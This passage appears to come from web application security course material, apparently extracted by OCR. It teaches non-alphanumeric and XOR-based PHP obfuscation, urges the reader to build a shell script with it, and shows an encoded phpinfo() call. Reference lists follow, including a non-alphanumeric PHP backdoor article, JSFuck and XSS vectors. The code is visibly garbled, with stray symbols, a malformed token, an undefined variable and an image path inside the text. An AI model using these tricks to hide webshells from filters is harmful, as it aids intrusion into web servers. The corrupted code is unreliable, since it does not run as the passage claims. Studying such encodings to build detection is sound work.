$_ = $__ = ![]&!![];    // true & false generates the int(0) >              0
$__++;                  // Increment  int(0) by one >                        1
$_§ = $__§ = $a[$_];    // Access the position 0 of the "Array" string >    "A"
$__§++;                 // Get the next char after A >                       "B"
echo $_§|$__§;          // Echoes A|B >                                      "C"
```

2.4.2.1 Strings Generation

Now, try to imagine how code like the **curly syntax** or others we have seen (in the basic section) could be useful with this technique. Now, try to write your own shellscript!

Here's a little hint:


```
$_="{"; #XOR char
echo ($_^"<").($_^">;").($_^"/");      #XOR Magic.. > GET
...
```

2.4.2.2 Hackvertor.co.uk

phpinfo()

Hackvector.co.uk provides two options to encode php in non-alphanumeric code.

This next example is a **`phpinfo();`** command encoded with the first option: **`phpnonalpha`**



2.4.2.2 Hackvertor.co.uk

phpinfo()

```
<?php
$§[]=$§;$§=$§.$§;$ƨ=+$§;$Δ=$ƨ;$Δ++;$x=$Δ+$Δ;$б=$x+$Δ;$б=$б+$Δ;$т=$б+$Δ;$ƫ=$т+$Δ;$ͷ=$ƫ+$Δ;$
ϱ=$ͷ+$Δ;$ï=$ϱ+$Δ;$¥=$§[$ƨ]|($§[$б]^⍰);$ұ=$§[$Δ];$Ӥ=$§[$ƨ]|($§[$Δ]&â);$ӥ=$§[$ï+$Δ];$Ö=$¥^($
ϰ.ӥ);$ö=$Ӥ.$Ö.$ұ;$θ=$ö($ï.$ͷ).$ö($Δ.$Δ.$т).$ö($Δ.$Δ.$т).$ö($Δ.$ƨ.$Δ).$ұ.$ö($Δ.$Δ.$ƫ);$θ($ö(
$Δ.$Δ.$x).$ö($Δ.$ƨ.$б).$ö($Δ.$Δ.$x).$ö($Δ.$ƨ.$т).$ö($Δ.$Δ.$ƨ).$ö($Δ.$ƨ.$x).$ö($Δ.$Δ.$Δ).$ö(
$б.$ƨ).$ö($б.$Δ).$ö($т.$ï));
?>
```

References

References

Google URL Shortener

http://goo.gl/DpJnCq+

Preview of TinyURL.com/ph7xh4m

http://preview.tinyurl.com/ph7xh4m

Non-alphanumeric PHP Simple Backdoor | Spentera

http://web.archive.org/web/20160526025218/http://www.spentera.com/2011/09/non-alphanumeric-php-simple-backdoor/

GitHub: JSFuck list

https://github.com/aemkei/jsfuck/blob/master/jsfuck.js

References

How to Preview Shortened URLs (TinyURL, bit.ly, is.gd, and more)

http://security.thejoshmeister.com/2009/04/how-to-preview-shortened-urls-tinyurl.html

t.co (Twitter)

http://t.co/

RFC 3986

http://tools.ietf.org/html/rfc3986#page-16

Hack.me

https://hack.me/

References

[IP Converter]

http://www.silisoftware.com/tools/ipconverter.php

[New XSS vectors/Unusual Javascript]

http://web.archive.org/web/20111128054051/http://sla.ckers.org/forum/read.php?2,15812,page=14

[jjencode demo]

http://utf-8.jp/public/jjencode.html

[aaencode demo]

http://utf-8.jp/public/aaencode.html

References

JSFuck

http://www.jsfuck.com/

YAUC Less chars needed to run arbitrary JS code = 6! (JS GREAT WALL)

http://web.archive.org/web/20110707162819/http://sla.ckers.org/forum/read.php?24,32930

Examples of malicious javascript

http://aw-snap.info/articles/js-examples.php

http://code.jquery.com/jquery-2.1.0.min.js

http://code.jquery.com/jquery-2.1.0.min.js

References

[What is the Closure Compiler?]

https://developers.google.com/closure/compiler/

[YUI Compressor]

http://yui.github.io/yuicompressor/

[JSMin]

http://crockford.com/javascript/jsmin

[Packer]

http://dean.edwards.name/packer/

References

PHP Type Casting

http://www.php.net/manual/en/language.types.type-juggling.php#language.types.typecasting

Non alphanumeric code in PHP

http://www.thespanner.co.uk/2011/09/22/non-alphanumeric-code-in-php/

PHP nonalpha tutorial

http://www.thespanner.co.uk/2012/08/21/php-nonalpha-tutorial/

Incrementing/Decrementing Operators

http://php.net/manual/en/language.operators.increment.php

References

Bitwise Operators

http://www.php.net/manual/en/language.operators.bitwise.php